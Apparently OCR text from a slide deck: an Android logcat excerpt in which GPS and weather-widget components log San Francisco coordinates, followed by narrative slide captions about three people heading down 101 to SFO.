
```
D/WeatherClockWidget(  114):  Query Weather data by Latitude:
37.779874, Longitude: -122.397273

V/GpsLocationProvider(   89): reportLocation lat: 37.78005123138428
long: -122.39708304405212 timestamp: 1280180485000

V/libgps  (   89): lat: 37.780051, long: -122.397083

D/libgps  ( 1020): GpsInterface_inject_location( 37.780187,
-122.397607, 56.000 )
```




A STORY ... ABOUT 3 GUYS




HEADING DOWN 101 ...



TO SFO

